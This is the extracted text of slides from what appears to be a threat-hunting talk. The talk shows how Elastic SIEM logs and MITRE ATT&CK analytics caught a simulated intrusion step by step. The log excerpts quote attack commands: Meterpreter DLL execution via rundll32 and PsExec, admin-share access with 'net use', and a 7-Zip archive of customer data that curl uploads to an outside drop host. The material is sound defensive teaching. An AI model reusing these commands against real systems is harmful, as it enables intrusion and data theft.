t	event_data.CurrentDirectory	<b>⊕</b> ⊖ □ *	C:\Users\IEUser\Downloads\
t	event_data.Hashes	⊕ ⊖ □ *	MD5=C648901695E275C8F2AD04B687A68CE2,SHA256=3FA4912EB43FC304652D7B01
t	event_data.Image	⊕ ⊖ □ *	<pre>C:\Windows\System32\rundll32.exe</pre>


8,003

Microsoft-Windows-App %OSDRIVE%\USERS\IEUSER\APPDATA\LOCAL\TEMP\METASPLOIT.DLL was allowed to run but would have been prevented from running if the AppLocker policy were enforced.

#### **Upgrade to meterpreter - Caught Twice!**



# TECHNIQUE: POWERSHELL



C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

17

September 3rd 2017, 15:51:52.712 IE11Win7


6056

C:\Windows\System32\svchost.exe

C:\Windows\System32\slui.exe -Embedding


#### PowerShell network connections, let's investigate

TECHNIQUE: CREDENTIAL DUMPING



Execution tactic pivoting uncovers Tactic: Credential Access!

# TACTIC: LATERAL MOVEMENT...



# TECHNIQUE: WINDOWS ADMIN SHARES

- Finding the pivot mimikatz was run…
- Remote File Copy + Windows Admin Shares
- Search for Administrator in command line
  - Shared Administrator account ⊗ "net use" to move DLL
  - PsExec to remotely run the DLL

35 hits

event\_data.CommandLine:\*Administrator\*

event\_data.CommandLine: net use z: \\AdminPC\c\$ /USER:Administrator

CommandLine: PSExec.exe \AdminPC -u AdminPC\Administrator "c:\windows\system32\rundll32 c:\users\administrator\metasploit.dll,DllMain"

September 2nd 2017, 21:39:34.023 beat.hostname: IE11Win7 beat.name: IE11Win7 beat.version: 5.5.2 computer\_name: IE11Win7 event\_data

ctory: c:\Users\IEUser\Downloads\SysinternalsSuite\ event\_data.Hashes: MD5=27304B246C7D5B4E149124D5F93C5B01,SHA256=3337E3875B05E0BFBA69A

'9E8CFBF162EBB60CE58A0281437A7EF event\_data.Image: C:\Users\IEUser\Downloads\SysinternalsSuite\PsExec.exe event\_data.IntegrityLevel: Medi

# TACTIC: EXFILTRATION TECHNIQUE: DATA COMPRESSED/ENCRYPTED

user.name	message	
Administrator	%OSDRIVE%\USERS\ADMINISTRATOR\ <mark>METASPLOIT.DLL</mark> was allowed to run.	

metasploit.dll

beat.hostname: "AdminPC"


What was done...

	event_data.CommandLine	
02:57:56.207	tree /F	PIMMED

03:03:25.969 "c:\Program Files\7-Zip\7z.exe" a photos.7z
Desktop\customer-data.txt -p7890UIOP1234asdf

03:51:14.171 curl --limit-rate 150K -F "upload=@c:\users\
administrator\photos.7z" mydatadropbox.biz

# TACTIC: COMMAND AND CONTROL



## ATTACK SUMMARY

- 1. Persistence: VBS set to autostart in registry
- 2. Execution: VBS ran encoded PowerShell
- 3. Execution: Download & ran Meterpreter via RunDLL32
- 4. Cred. Access: Used PowerShell based Mimikatz
- 5. Lateral Movement: Scanned with credentials
- 6. Lateral Movement: Pivot to Admin PC via \$admin
- 7. Exfil: Compressed/Encrypted and Exfil'd data
- 8. Command and Control: Used DNS Tunneling

Caught every step!



# WHICH COMMANDS ARE USED MOST?

- MITRE ATT&CK
- Japan CERT "Commands abused by attackers"

http://blog.jpcert.or.jp/2016/01/windows-commands-abused-by-attackers.html

Ranking	Command	Times executed
1	at	103
2	reg	31
3	wmic	24
4	wusa	7
5	netsh advfirewall	4
6	sc	4
7	rundll32	2

Ranking	Command	Times executed	Option
1	dir	62	
2	net user	21	/domain /add
3	net view	9	/domain
4	ping	4	
5	net localgroup	4	/add
6	tree	3	/F
7	type	2	
8	net group	1	/domain

Ranking	Command	Times executed	Option
1	tasklist	29	/m /svc
2	whoami	6	
3	ipconfig	5	/all
4	net start	4	
5	netstat	3	-ano
6	nslookup	3	
7	ver	2	
8	time	1	/t

#### REVIEW

- High-value host and network data
  - Filtered, parsed, and enriched logs using Elastic stack
- Quantified defense to management
- Hunt team:
  - Assumes Compromise
  - Uses MITRE ATT&CK based analytics
  - Catches all attack stages in multiple ways



## TAKEAWAYS

- Focus on post-exploitation detection with high-value logs
- Enrichment enabled by Elastic SIEM
  - New course: SEC455 SIEM Design & Implementation
- MITRE ATT&CK guides your analytics
- Quantify and track detection capability
- Test it, report, incentivize to constantly improve
- This setup = Incredible detection superpower!!

